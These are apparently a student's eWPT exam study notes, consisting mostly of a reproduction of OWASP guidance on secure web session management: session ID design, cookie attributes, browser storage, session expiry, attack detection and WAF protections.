eLearnSecurity Web Application Testing (eWPT) Notes by Joas

https://www.linkedin.com/in/joas-antonio-dos-santos

Warning

All the content placed here in the document can be found on the internet, these notes helped me in the eWPT exam and I hope it helps you, of course I didn't go into depth to the point of compromising the exam. But I'm available to help in any way, I'll try to bring other exams, I do it as therapy and I hope that as well as it helps me psychologically it helps you in some way.

Sumário

Lab Simulation

https://pentesterlab.com/

https://portswigger.net/academy/labs/

https://tryhackme.com/

HTTP Cookies and Sessions

Introduction¶


Web Authentication, Session Management, and Access Control:

A web session is a sequence of network HTTP request and response transactions associated with the same user. Modern and complex web applications require the retaining of information or status about each user for the duration of multiple requests. Therefore, sessions provide the ability to establish variables – such as access rights and localization settings – which will apply to each and every interaction a user has with the web application for the duration of the session.

Web applications can create sessions to keep track of anonymous users after the very first user request. An example would be maintaining the user language preference. Additionally, web applications will make use of sessions once the user has authenticated. This ensures the ability to identify the user on any subsequent requests as well as being able to apply security access controls, authorized access to the user private data, and to increase the usability of the application. Therefore, current web applications can provide session capabilities both pre and post authentication.

Once an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as username and password, passphrases, one-time passwords (OTP), client-based digital certificates, smartcards, or biometrics (such as fingerprint or eye retina). See the OWASP Authentication Cheat Sheet.

HTTP is a stateless protocol (RFC2616 section 5), where each request and response pair is independent of other web interactions. Therefore, in order to introduce the concept of a session, it is required to implement session management capabilities that link both the authentication and access control (or authorization) modules commonly available in web applications:



The session ID or token binds the user authentication credentials (in the form of a user session) to the user HTTP traffic and the appropriate access controls enforced by the web application. The complexity of these three components (authentication, session management, and access control) in modern web applications, plus the fact that its implementation and binding resides on the web developer's hands (as web development frameworks do not provide strict relationships between these modules), makes the implementation of a secure session management module very challenging.

The disclosure, capture, prediction, brute force, or fixation of the session ID will lead to session hijacking (or sidejacking) attacks, where an attacker is able to fully impersonate a victim user in the web application. Attackers can perform two types of session hijacking attacks, targeted or generic. In a targeted attack, the attacker's goal is to impersonate a specific (or privileged) web application victim user. For generic attacks, the attacker's goal is to impersonate (or get access as) any valid or legitimate user in the web application.

Session ID Properties¶

In order to keep the authenticated state and track the users progress within the web application, applications provide users with a **session identifier** (session ID or token) that is assigned at session creation time, and is shared and exchanged by the user and the web application for the duration of the session (it is sent on every HTTP request). The session ID is a name=value pair.

With the goal of implementing secure session IDs, the generation of identifiers (IDs or tokens) must meet the following properties.

Session ID Name Fingerprinting¶

The name used by the session ID should not be extremely descriptive nor offer unnecessary details about the purpose and meaning of the ID.

The session ID names used by the most common web application development frameworks can be easily fingerprinted, such as PHPSESSID (PHP), JSESSIONID (J2EE), CFID & CFTOKEN (ColdFusion), ASP.NET_SessionId (ASP .NET), etc. Therefore, the session ID name can disclose the technologies and programming languages used by the web application.

It is recommended to change the default session ID name of the web development framework to a generic name, such as id.

Session ID Length¶

The session ID must be long enough to prevent brute force attacks, where an attacker can go through the whole range of ID values and verify the existence of valid sessions.

The session ID length must be at least 128 bits (16 bytes).

NOTE:

- The session ID length of 128 bits is provided as a reference based on the assumptions made on the next section *Session ID Entropy*. However, this number should not be considered as an absolute minimum value, as other implementation factors might influence its strength.

- For example, there are well-known implementations, such as Microsoft ASP.NET session IDs: "*The ASP .NET session identifier is a randomly generated number encoded into a 24-character string consisting of lowercase characters from a to z and numbers from 0 to 5*".
- It can provide a very good effective entropy, and as a result, can be considered long enough to avoid guessing or brute force attacks.

Session ID Entropy¶

The session ID must be unpredictable (random enough) to prevent guessing attacks, where an attacker is able to guess or predict the ID of a valid session through statistical analysis techniques. For this purpose, a good CSPRNG (Cryptographically Secure Pseudorandom Number Generator) must be used.

The session ID value must provide at least 64 bits of entropy (if a good PRNG is used, this value is estimated to be half the length of the session ID).

Additionally, a random session ID is not enough; it must also be unique to avoid duplicated IDs. A random session ID must not already exist in the current session ID space.

NOTE:

- The session ID entropy is really affected by other external and difficult to measure factors, such as the number of concurrent active sessions the web application commonly has, the absolute session expiration timeout, the amount of session ID guesses per second the attacker can make and the target web application can support, etc.
- If a session ID with an entropy of 64 bits is used, it will take an attacker at least 292 years to successfully guess a valid session ID, assuming the attacker can try 10,000 guesses per second with 100,000 valid simultaneous sessions available in the web application.
- More information here.

Session ID Content (or Value)¶

The session ID content (or value) must be meaningless to prevent information disclosure attacks, where an attacker is able to decode the contents of the ID and extract details of the user, the session, or the inner workings of the web application.

The session ID must simply be an identifier on the client side, and its value must never include sensitive information (or PII).

The meaning and business or application logic associated with the session ID must be stored on the server side, and specifically, in session objects or in a session management database or repository.

The stored information can include the client IP address, User-Agent, e-mail, username, user ID, role, privilege level, access rights, language preferences, account ID, current state, last login, session timeouts, and other internal session details. If the session objects and properties contain sensitive information, such as credit card numbers, it is required to duly encrypt and protect the session management repository.

It is recommended to use the session ID created by your language or framework. If you need to create your own sessionID, use a cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Session Management Implementation¶

The session management implementation defines the exchange mechanism that will be used between the user and the web application to share and continuously exchange the session ID. There are multiple mechanisms available in HTTP to maintain session state within web applications, such as cookies (standard HTTP header), URL parameters (URL rewriting – RFC2396), URL arguments on GET requests, body arguments on POST requests, such as hidden form fields (HTML forms), or proprietary HTTP headers.

The preferred session ID exchange mechanism should allow defining advanced token properties, such as the token expiration date and time, or granular usage constraints. This is one of the reasons why cookies (RFCs 2109 & 2965 & 6265) are one of the most extensively used session ID exchange mechanisms, offering advanced capabilities not available in other methods.

The usage of specific session ID exchange mechanisms, such as those where the ID is included in the URL, might disclose the session ID (in web links and logs, web browser history and bookmarks, the Referer header or search engines), as well as facilitate other attacks, such as the manipulation of the ID or session fixation attacks.

Built-in Session Management Implementations¶

Web development frameworks, such as J2EE, ASP .NET, PHP, and others, provide their own session management features and associated implementation. It is recommended to use these built-in frameworks versus building a home made one from scratch, as they are used worldwide on multiple web environments and have been tested by the web application security and development communities over time.

However, be advised that these frameworks have also presented vulnerabilities and weaknesses in the past, so it is always recommended to use the latest version available, that potentially fixes all the well-known vulnerabilities, as well as review and change the default configuration to enhance its security by following the recommendations described along this document.

The storage capabilities or repository used by the session management mechanism to temporarily save the session IDs must be secure, protecting the session IDs against local or remote accidental disclosure or unauthorized access.

Used vs. Accepted Session ID Exchange Mechanisms¶

A web application should make use of cookies for session ID exchange management. If a user submits a session ID through a different exchange mechanism, such as a URL parameter, the web application should avoid accepting it as part of a defensive strategy to stop session fixation.

NOTE:

- Even if a web application makes use of cookies as its default session ID exchange mechanism, it might accept other exchange mechanisms too.

- It is therefore required to confirm via thorough testing all the different mechanisms currently accepted by the web application when processing and managing session IDs, and limit the accepted session ID tracking mechanisms to just cookies.
- In the past, some web applications used URL parameters, or even switched from cookies to URL parameters (via automatic URL rewriting), if certain conditions are met (for example, the identification of web clients without support for cookies or not accepting cookies due to user privacy concerns).

Transport Layer Security¶

In order to protect the session ID exchange from active eavesdropping and passive disclosure in the network traffic, it is essential to use an encrypted HTTPS (TLS) connection for the entire web session, not only for the authentication process where the user credentials are exchanged. This may be mitigated by HTTP Strict Transport Security (HSTS) for a client that supports it.

Additionally, the Secure cookie attribute must be used to ensure the session ID is only exchanged through an encrypted channel. The usage of an encrypted communication channel also protects the session against some session fixation attacks where the attacker is able to intercept and manipulate the web traffic to inject (or fix) the session ID on the victim's web browser (see here and here).

The following set of best practices are focused on protecting the session ID (specifically when cookies are used) and helping with the integration of HTTPS within the web application:

- Do not switch a given session from HTTP to HTTPS, or vice-versa, as this will disclose the session ID in the clear through the network.
    - When redirecting to HTTPS, ensure that the cookie is set or regenerated **after** the redirect has occurred.
- Do not mix encrypted and unencrypted contents (HTML pages, images, CSS, JavaScript files, etc) in the same page, or from the same domain.
- Where possible, avoid offering public unencrypted contents and private encrypted contents from the same host. Where insecure content is required, consider hosting this on a separate insecure domain.
- Implement HTTP Strict Transport Security (HSTS) to enforce HTTPS connections.

See the OWASP Transport Layer Protection Cheat Sheet for more general guidance on implementing TLS securely.

It is important to emphasize that TLS does not protect against session ID prediction, brute force, client-side tampering or fixation; however, it does provide effective protection against an attacker intercepting or stealing session IDs through a man in the middle attack.

Cookies¶

The session ID exchange mechanism based on cookies provides multiple security features in the form of cookie attributes that can be used to protect the exchange of the session ID:

Secure Attribute¶

The Secure cookie attribute instructs web browsers to only send the cookie through an encrypted HTTPS (SSL/TLS) connection. This session protection mechanism is mandatory to prevent the disclosure of the session ID through MitM (Man-in-the-Middle) attacks. It ensures that an attacker cannot simply capture the session ID from web browser traffic.

Forcing the web application to only use HTTPS for its communication (even when port TCP/80, HTTP, is closed in the web application host) does not protect against session ID disclosure if the Secure cookie has not been set - the web browser can be deceived to disclose the session ID over an unencrypted HTTP connection. The attacker can intercept and manipulate the victim user traffic and inject an HTTP unencrypted reference to the web application that will force the web browser to submit the session ID in the clear.

See also: SecureFlag

HttpOnly Attribute¶

The HttpOnly cookie attribute instructs web browsers not to allow scripts (e.g. JavaScript or VBscript) an ability to access the cookies via the DOM document.cookie object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks. However, if an XSS attack is combined with a CSRF attack, the requests sent to the web application will include the session cookie, as the browser always includes the cookies when sending requests.
The HttpOnly cookie only protects the confidentiality of the cookie; the attacker cannot use it offline, outside of the context of an XSS attack.

See the OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet.

See also: HttpOnly

SameSite Attribute¶

SameSite defines a cookie attribute preventing browsers from sending a SameSite flagged cookie with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage, and provides some protection against cross-site request forgery attacks.

See also: SameSite

Domain and Path Attributes¶

The Domain cookie attribute instructs web browsers to only send the cookie to the specified domain and all subdomains. If the attribute is not set, by default the cookie will only be sent to the origin server. The Path cookie attribute instructs web browsers to only send the cookie to the specified directory or subdirectories (or paths or resources) within the web application. If the attribute is not set, by default the cookie will only be sent for the directory (or path) of the resource requested and setting the cookie.

It is recommended to use a narrow or restricted scope for these two attributes. In this way, the Domain attribute should not be set (restricting the cookie just to the origin server) and the Path attribute should be set as restrictive as possible to the web application path that makes use of the session ID.

Setting the Domain attribute to a too permissive value, such as example.com allows an attacker to launch attacks on the session IDs between different hosts and web applications belonging to the same domain, known as cross-subdomain cookies. For example, vulnerabilities in www.example.com might allow an attacker to get access to the session IDs from secure.example.com.

Additionally, it is recommended not to mix web applications of different security levels on the same domain. Vulnerabilities in one of the web applications would allow an attacker to set the session ID for a different web application on the same domain by using a permissive Domain attribute (such as example.com) which is a technique that can be used in session fixation attacks.

Although the Path attribute allows the isolation of session IDs between different web applications using different paths on the same host, it is highly recommended not to run different web applications (especially from different security levels or scopes) on the same host. Other methods can be used by these applications to access the session IDs, such as the document.cookie object. Also, any web application can set cookies for any path on that host.

Cookies are vulnerable to DNS spoofing/hijacking/poisoning attacks, where an attacker can manipulate the DNS resolution to force the web browser to disclose the session ID for a given host or domain.

Expire and Max-Age Attributes¶

Session management mechanisms based on cookies can make use of two types of cookies, non-persistent (or session) cookies, and persistent cookies. If a cookie presents the Max-Age (that has preference over Expires) or Expires attributes, it will be considered a persistent cookie and will be stored on disk by the web browser based until the expiration time.

Typically, session management capabilities to track users after authentication make use of non-persistent cookies. This forces the session to disappear from the client if the current web browser instance is closed. Therefore, it is highly recommended to use non-persistent cookies for session management purposes, so that the session ID does not remain on the web client cache for long periods of time, from where an attacker can obtain it.

- Ensure that sensitive information is not comprised, by ensuring that sensitive information is not persistent / encrypting / stored on a need basis for the duration of the need
- Ensure that unauthorized activities cannot take place via cookie manipulation
- Ensure secure flag is set to prevent accidental transmission over "the wire" in a non-secure manner
- Determine if all state transitions in the application code properly check for the cookies and enforce their use
- Ensure entire cookie should be encrypted if sensitive data is persisted in the cookie
- Define all cookies being used by the application, their name and why they are needed

HTML5 Web Storage API¶

The Web Hypertext Application Technology Working Group (WHATWG) describes the HTML5 Web Storage APIs, localStorage and sessionStorage, as mechanisms for storing name-value pairs client-side. Unlike HTTP cookies, the contents of localStorage and sessionStorage are not automatically shared within requests or responses by the browser and are used for storing data client-side.

The localStorage API¶

Scope¶

Data stored using the localStorage API is accessible by pages which are loaded from the same origin, which is defined as the scheme (https://), host (example.com), port (443) and domain/realm (example.com). This provides similar access to this data as would be achieved by using the secure flag on a cookie, meaning that data stored from https could not be retrieved via http. Due to potential concurrent access from separate windows/threads, data stored using localStorage may be susceptible to shared access issues (such as race-conditions) and should be considered non-locking (Web Storage API Spec).

Duration¶

Data stored using the localStorage API is persisted across browsing sessions, extending the timeframe in which it may be accessible to other system users.

Offline Access¶

The standards do not require localStorage data to be encrypted-at-rest, meaning it may be possible to directly access this data from disk.

Use Case¶

WHATWG suggests the use of localStorage for data that needs to be accessed across windows or tabs, across multiple sessions, and where large (multi-megabyte) volumes of data may need to be stored for performance reasons.

The sessionStorage API¶

Scope¶

The sessionStorage API stores data within the window context from which it was called, meaning that Tab 1 cannot access data which was stored from Tab 2. Also, like
the localStorage API, data stored using the sessionStorage API is accessible by pages which are loaded from the same origin, which is defined as the scheme (https://), host (example.com), port (443) and domain/realm (example.com). This provides similar access to this data as would be achieved by using the secure flag on a cookie, meaning that data stored from https could not be retrieved via http.

Duration¶

The sessionStorage API only stores data for the duration of the current browsing session. Once the tab is closed, that data is no longer retrievable. This does not necessarily prevent access, should a browser tab be reused or left open. Data may also persist in memory until a garbage collection event.

Offline Access¶

The standards do not require sessionStorage data to be encrypted-at-rest, meaning it may be possible to directly access this data from disk.

Use Case¶

WHATWG suggests the use of sessionStorage for data that is relevant for one-instance of a workflow, such as details for a ticket booking, but where multiple workflows could be performed in other tabs concurrently. The window/tab bound nature will keep the data from leaking between workflows in separate tabs.

References¶

- Web Storage APIs
- LocalStorage API
- SessionStorage API
- WHATWG Web Storage Spec

Web Workers¶

Web Workers run JavaScript code in a global context separate from the one of the current window. A communication channel with the main execution window exists, which is called MessageChannel.

Use Case¶

Web Workers are an alternative for browser storage of (session) secrets when storage persistence across page refresh is not a requirement. For Web Workers to provide secure browser storage, any code that requires the secret should exist within the Web Worker and the secret should never be transmitted to the main window context.

Storing secrets within the memory of a Web Worker offers the same security guarantees as an HttpOnly cookie: the confidentiality of the secret is protected. Still, an XSS attack can be used to send messages to the Web Worker to perform an operation that requires the secret. The Web Worker will return the result of the operation to the main execution thread.

The advantage of a Web Worker implementation compared to an HttpOnly cookie is that a Web Worker allows for some isolated JavaScript code to access the secret; an HttpOnly cookie is not accessible to any JavaScript. If the frontend JavaScript code requires access to the secret, the Web Worker implementation is the only browser storage option that preserves the secret confidentiality.

Session ID Life Cycle¶

Session ID Generation and Verification: Permissive and Strict Session Management¶

There are two types of session management mechanisms for web applications, permissive and strict, related to session fixation vulnerabilities. The permissive mechanism allows the web application to initially accept any session ID value set by the user as valid, creating a new session for it, while the strict mechanism enforces that the web application will only accept session ID values that have been previously generated by the web application.

The session tokens should be handled by the web server if possible or generated via a cryptographically secure random number generator.

Although the most common mechanism in use today is the strict one (more secure), PHP defaults to permissive. Developers must ensure that the web application does not use a permissive mechanism under certain circumstances. Web applications should never accept a session ID they have never generated, and in case of receiving one, they should generate and offer the user a new valid session ID. Additionally, this scenario should be detected as a suspicious activity and an alert should be generated.

Manage Session ID as Any Other User Input¶

Session IDs must be considered untrusted, as any other user input processed by the web application, and they must be thoroughly validated and verified. Depending on the session management mechanism used, the session ID will be received in a GET or POST parameter, in the URL or in an HTTP header (e.g. cookies). If web applications do not validate and filter out invalid session ID values before processing them, they can potentially be used to exploit other web vulnerabilities, such as SQL injection if the session IDs are stored on a relational database, or persistent XSS if the session IDs are stored and reflected back afterwards by the web application.

Renew the Session ID After Any Privilege Level Change¶

The session ID must be renewed or regenerated by the web application after any privilege level change within the associated user session. The most common scenario where the session ID regeneration is mandatory is during the authentication process, as the privilege level of the user changes from the unauthenticated (or anonymous) state to the authenticated state though in some cases still not yet the authorized state. Common scenarios to consider include; password changes, permission changes, or switching from a regular user role to an administrator role within the web application. For all sensitive pages of the web application, any previous session IDs must be ignored, only the current session ID must be assigned to every new request received for the protected resource, and the old or previous session ID must be destroyed.

The most common web development frameworks provide session functions and methods to renew the session ID, such as request.getSession(true) & HttpSession.invalidate() (J2EE), Session.Abandon() & Response.Cookies.Add(new...) (ASP .NET), or session_start() & session_regenerate_id(true) (PHP).

The session ID regeneration is mandatory to prevent session fixation attacks, where an attacker sets the session ID on the victim user's web browser instead of gathering the victim's session ID, as in most of the other session-based attacks, and independently of using HTTP or HTTPS. This protection mitigates the impact of other web-based vulnerabilities that can also be used to launch session fixation attacks, such as HTTP response splitting or XSS (see here and here).

A complementary recommendation is to use a different session ID or token name (or set of session IDs) pre and post authentication, so that the web application can keep track of anonymous users and authenticated users without the risk of exposing or binding the user session between both states.

Considerations When Using Multiple Cookies¶

If the web application uses cookies as the session ID exchange mechanism, and multiple cookies are set for a given session, the web application must verify all cookies (and enforce relationships between them) before allowing access to the user session.

It is very common for web applications to set a user cookie pre-authentication over HTTP to keep track of unauthenticated (or anonymous) users. Once the user authenticates in the web application, a new post-authentication secure cookie is set over HTTPS, and a binding between both cookies and the user session is established. If the web application does not verify both cookies for authenticated sessions, an attacker can make use of the pre-authentication unprotected cookie to get access to the authenticated user session (see here and here).

Web applications should try to avoid the same cookie name for different paths or domain scopes within the same web application, as this increases the complexity of the solution and potentially introduces scoping issues.

Session Expiration¶

In order to minimize the time period an attacker can launch attacks over active sessions and hijack them, it is mandatory to set expiration timeouts for every session, establishing the amount of time a session will remain active. Insufficient session expiration by the web application increases the exposure of other session-based attacks, as for the attacker to be able to reuse a valid session ID and hijack the associated session, it must still be active.

The shorter the session interval is, the lesser the time an attacker has to use the valid session ID. The session expiration timeout values must be set accordingly with the purpose and nature of the web application, and balance security and usability, so that the user can comfortably complete the operations within the web application without his session frequently expiring.

Both the idle and absolute timeout values are highly dependent on how critical the web application and its data are. Common idle timeouts ranges are 2-5 minutes for high-value applications and 15-30 minutes for low risk applications. Absolute timeouts depend on how long a user usually uses the application. If the application is intended to be used by an office worker for a full day, an appropriate absolute timeout range could be between 4 and 8 hours.

When a session expires, the web application must take active actions to invalidate the session on both sides, client and server. The latter is the most relevant and mandatory from a security perspective.

For most session exchange mechanisms, client side actions to invalidate the session ID are based on clearing out the token value. For example, to invalidate a cookie it is recommended to provide an empty (or invalid) value for the session ID, and set the Expires (or Max-Age) attribute to a date from the past (in case a persistent cookie is being used): Set-Cookie: id=; Expires=Friday, 17-May-03 18:45:00 GMT

In order to close and invalidate the session on the server side, it is mandatory for the web application to take active actions when the session expires, or the user actively logs out, by using the functions and methods offered by the session management mechanisms, such as HttpSession.invalidate() (J2EE), Session.Abandon() (ASP .NET) or session_destroy()/unset() (PHP).

Automatic Session Expiration¶

Idle Timeout¶

All sessions should implement an idle or inactivity timeout. This timeout defines the amount of time a session will remain active in case there is no activity in the session, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID.

The idle timeout limits the chances an attacker has to guess and use a valid session ID from another user. However, if the attacker is able to hijack a given session, the idle timeout does not limit the attacker's actions, as they can generate activity on the session periodically to keep the session active for longer periods of time.

Session timeout management and expiration must be enforced server-side. If the client is used to enforce the session timeout, for example using the session token or other client parameters to track time references (e.g. number of minutes since login time), an attacker could manipulate these to extend the session duration.

Absolute Timeout¶

All sessions should implement an absolute timeout, regardless of session activity. This timeout defines the maximum amount of time a session can be active, closing and invalidating the session upon the defined absolute period since the given session was initially created by the web application. After invalidating the session, the user is forced to (re)authenticate again in the web application and establish a new session.

The absolute session limits the amount of time an attacker can use a hijacked session and impersonate the victim user.

Renewal Timeout¶

Alternatively, the web application can implement an additional renewal timeout after which the session ID is automatically renewed, in the middle of the user session, and independently of the session activity and, therefore, of the idle timeout.

After a specific amount of time since the session was initially created, the web application can regenerate a new ID for the user session and try to set it, or renew it, on the client. The previous session ID value would still be valid for some time, accommodating a safety interval, before the client is aware of the new ID and starts using it. At that time, when the client switches to the new ID inside the current session, the application invalidates the previous ID.

This scenario minimizes the amount of time a given session ID value, potentially obtained by an attacker, can be reused to hijack the user session, even when the victim user session is still active. The user session remains alive and open on the legitimate client, although its associated session ID value is transparently renewed periodically during the session duration, every time the renewal timeout expires. Therefore, the renewal timeout complements the idle and absolute timeouts, specially when the absolute timeout value extends significantly over time (e.g. it is an application requirement to keep the user sessions open for long periods of time).

Depending on the implementation, potentially there could be a race condition where the attacker with a still valid previous session ID sends a request before the victim user, right after the renewal timeout has just expired, and obtains first the value for the renewed session ID. At least in this scenario, the victim user might be aware of the attack as her session will be suddenly terminated because her associated session ID is not valid anymore.

Manual Session Expiration¶

Web applications should provide mechanisms that allow security aware users to actively close their session once they have finished using the web application.

Logout Button¶

Web applications must provide a visible and easily accessible logout (logoff, exit, or close session) button that is available on the web application header or menu and reachable from every web application resource and page, so that the user can manually close the session at any time. As described in *Session_Expiration* section, the web application must invalidate the session at least on server side.

NOTE: Unfortunately, not all web applications facilitate users to close their current session. Thus, client-side enhancements allow conscientious users to protect their sessions by helping to close them diligently.

Web Content Caching¶

Even after the session has been closed, it might be possible to access the private or sensitive data exchanged within the session through the web browser cache. Therefore, web applications must use restrictive cache directives for all the web traffic exchanged through HTTP and HTTPS, such as the Cache-Control and Pragma HTTP headers, and/or equivalent META tags on all or (at least) sensitive web pages.

Independently of the cache policy defined by the web application, if caching web application contents is allowed, the session IDs must never be cached, so it is highly recommended to use the Cache-Control: no-cache="Set-Cookie, Set-Cookie2" directive, to allow web clients to cache everything except the session ID (see here).

Additional Client-Side Defenses for Session Management¶

Web applications can complement the previously described session management defenses with additional countermeasures on the client side. Client-side protections, typically in the form of JavaScript checks and verifications, are not bullet proof and can easily be defeated by a skilled attacker, but can introduce another layer of defense that has to be bypassed by intruders.

Initial Login Timeout¶

Web applications can use JavaScript code in the login page to evaluate and measure the amount of time since the page was loaded and a session ID was granted. If a login attempt is tried after a specific amount of time, the client code can notify the user that the maximum amount of time to log in has passed and reload the login page, hence retrieving a new session ID.

This extra protection mechanism tries to force the renewal of the session ID pre-authentication, avoiding scenarios where a previously used (or manually set) session ID is reused by the next victim using the same computer, for example, in session fixation attacks.

Force Session Logout On Web Browser Window Close Events¶

Web applications can use JavaScript code to capture all the web browser tab or window close (or even back) events and take the appropriate actions to close the current session before closing the web browser, emulating that the user has manually closed the session via the logout button.

Disable Web Browser Cross-Tab Sessions¶

Web applications can use JavaScript code once the user has logged in and a session has been established to force the user to re-authenticate if a new web browser tab or window is opened against the same web application. The web application does not want to allow multiple web browser tabs or windows to share the same session. Therefore, the application tries to force the web browser to not share the same session ID simultaneously between them.

NOTE: This mechanism cannot be implemented if the session ID is exchanged through cookies, as cookies are shared by all web browser tabs/windows.

Automatic Client Logout¶

JavaScript code can be used by the web application in all (or critical) pages to automatically logout client sessions after the idle timeout expires, for example, by redirecting the user to the logout page (the same resource used by the logout button mentioned previously).

The benefit of enhancing the server-side idle timeout functionality with client-side code is that the user can see that the session has finished due to inactivity, or even can be notified in advance that the session is about to expire through a count down timer and warning messages. This user-friendly approach helps to avoid loss of work in web pages that require extensive input data due to server-side silently expired sessions.

Session Attacks Detection¶

Session ID Guessing and Brute Force Detection¶

If an attacker tries to guess or brute force a valid session ID, they need to launch multiple sequential requests against the target web application using different session IDs from a single (or set of) IP address(es). Additionally, if an attacker tries to analyze the predictability of the session ID (e.g. using statistical analysis), they need to launch multiple sequential requests from a single (or set of) IP address(es) against the target web application to gather new valid session IDs.

Web applications must be able to detect both scenarios based on the number of attempts to gather (or use) different session IDs and alert and/or block the offending IP address(es).

Detecting Session ID Anomalies¶

Web applications should focus on detecting anomalies associated to the session ID, such as its manipulation. The OWASP AppSensor Project provides a framework and methodology to implement built-in intrusion detection capabilities within web applications focused on the detection of anomalies and unexpected behaviors, in the form of detection points and response actions. Instead of using external protection layers, sometimes the business logic details and advanced intelligence are only available from inside the web application, where it is possible to establish multiple session related detection points, such as when an existing cookie is modified or deleted, a new cookie is added, the session ID from another user is reused, or when the user location or User-Agent changes in the middle of a session.

Binding the Session ID to Other User Properties¶

With the goal of detecting (and, in some scenarios, protecting against) user misbehaviors and session hijacking, it is highly recommended to bind the session ID to other user or client properties, such as the client IP address, User-Agent, or client-based digital certificate. If the web application detects any change or anomaly between these different properties in the middle of an established session, this is a very good indicator of session manipulation and hijacking attempts, and this simple fact can be used to alert and/or terminate the suspicious session.

Although these properties cannot be used by web applications to trustingly defend against session attacks, they significantly increase the web application detection (and protection) capabilities. However, a skilled attacker can bypass these controls by reusing the same IP address assigned to the victim user by sharing the same network (very common in NAT environments, like Wi-Fi hotspots) or by using the same outbound web proxy (very common in corporate environments), or by manually modifying his User-Agent to look exactly as the victim users does.

Logging Sessions Life Cycle: Monitoring Creation, Usage, and Destruction of Session IDs¶

Web applications should increase their logging capabilities by including information regarding the full life cycle of sessions. In particular, it is recommended to record session related events, such as the creation, renewal, and destruction of session IDs, as well as details about its usage within login and logout operations, privilege level changes within the session, timeout expiration, invalid session activities (when detected), and critical business operations during the session.

The log details might include a timestamp, source IP address, web target resource requested (and involved in a session operation), HTTP headers (including the User-Agent and Referer), GET and POST parameters, error codes and messages, username (or user ID), plus the session ID (cookies, URL, GET, POST…).

Sensitive data like the session ID should not be included in the logs in order to protect the session logs against session ID local or remote disclosure or unauthorized access. However, some kind of session-specific information must be logged in order to correlate log entries to specific sessions. It is recommended to log a salted-hash of the session ID instead of the session ID itself in order to allow for session-specific log correlation without exposing the session ID.

In particular, web applications must thoroughly protect administrative interfaces that allow to manage all the current active sessions. Frequently these are used by support personnel to solve session related issues, or even general issues, by impersonating the user and looking at the web application as the user does.

The session logs become one of the main web application intrusion detection data sources, and can also be used by intrusion protection systems to automatically terminate sessions and/or disable user accounts when (one or many) attacks are detected. If active protections are implemented, these defensive actions must be logged too.

Simultaneous Session Logons¶

It is the web application design decision to determine if multiple simultaneous logons from the same user are allowed from the same or from different client IP addresses. If the web application does not want to allow simultaneous session logons, it must take effective actions after each new authentication event, implicitly terminating the previously available session, or asking the user (through the old, new or both sessions) about the session that must remain active.

It is recommended for web applications to add user capabilities that allow checking the details of active sessions at any time, monitor and alert the user about concurrent logons, provide user features to remotely terminate sessions manually, and track account activity history (logbook) by recording multiple client details such as IP address, User-Agent, login date and time, idle time, etc.

Session Management WAF Protections¶

There are situations where the web application source code is not available or cannot be modified, or when the changes required to implement the multiple security recommendations and best practices detailed above imply a full redesign of the web application architecture, and therefore, cannot be easily implemented in the short term.

In these scenarios, or to complement the web application defenses, and with the goal of keeping the web application as secure as possible, it is recommended to use external protections such as Web Application Firewalls (WAFs) that can mitigate the session management threats already described.

Web Application Firewalls offer detection and protection capabilities against session based attacks. On the one hand, it is trivial for WAFs to enforce the usage of security attributes on cookies, such as the Secure and HttpOnly flags, applying basic rewriting rules on the Set-Cookie header for all the web application responses that set a new cookie.

On the other hand, more advanced capabilities can be implemented to allow the WAF to keep track of sessions, and the corresponding session IDs, and apply all kind of protections against session fixation (by renewing the session ID on the client-side when privilege changes are detected), enforcing sticky sessions (by verifying the relationship between the session ID and other client properties, like the IP address or User-Agent), or managing session expiration (by forcing both the client and the web application to finalize the session).

The open-source ModSecurity WAF, plus the OWASP Core Rule Set, provide capabilities to detect and apply security cookie attributes, countermeasures against session fixation attacks, and session tracking features to enforce sticky sessions.

What is session management and why is it important?

Session management is used to facilitate secure interactions between a user and some service or application and applies to a sequence of requests and responses associated with that particular user. When a user has an ongoing session with a web application, they are submitting requests within their session and often times are providing potentially sensitive information. The application may retain this information and/or track the status of the user during the session across multiple requests. More importantly, it is critical that the application has a means of protecting private data belonging to each unique user, especially within authenticated sessions.

Session tokens serve to identify a user's session within the HTTP traffic being exchanged between the application and all of its users. HTTP traffic on its own is stateless, meaning each request is processed independently, even if they are related to the same session. Thus, session management is crucial for directing these web interactions and these tokens are vital as they're passed back and forth between the user and the web application. Each request and response made will have an associated session token which allows the application to remember distinct information about the client using it. Session cookies were designed to help manage sessions, however there are several properties of the cookie that must be configured and implemented correctly to prevent potential compromises.

It should be noted that cookies are not the only means of carrying out a session, it is also possible to include headers that contain session tokens. Moreover, while session tokens can be embedded within a URL this should not be implemented as URLs are often logged in various places and cached, increasingly the likelihood of disclosure.

What are the vulnerabilities introduced with lack of session management?

Enforcing correct session management often boils down to the protection and security of the session keys. There is a plethora of vulnerabilities introduced with insecure session cookies, which can be leveraged by an attacker to take advantage of an authenticated user session. Adversaries can take measures to brute force, predict, and expose session tokens which ultimately can lead to **session hijacking** where the malicious party can then impersonate the victim and perform actions from their account.

Session fixation can also take place if the properties of a session token allows an attacker to fixate the token of the user once authenticated, it can then also be used to hijack the session. Alternatively, this issue may arise if the application fails to check for consistent user information throughout the session, reuses session tokens across all forms of access to the service, and sets cookies without proper validity periods.

Once a user’s session is hijacked, an adversary now has the opportunity to make changes permitted to the victim from their account and perform actions that could be dangerous as well as administrative tasks such as adding/removing users, assigning privileges, etc. The more privileges the victim has within the service, the more severe the attack can be.

What are the best practices for implementing session management? There are many aspects to enforcing proper session management, all best practices should be implemented for mitigating potential compromise.

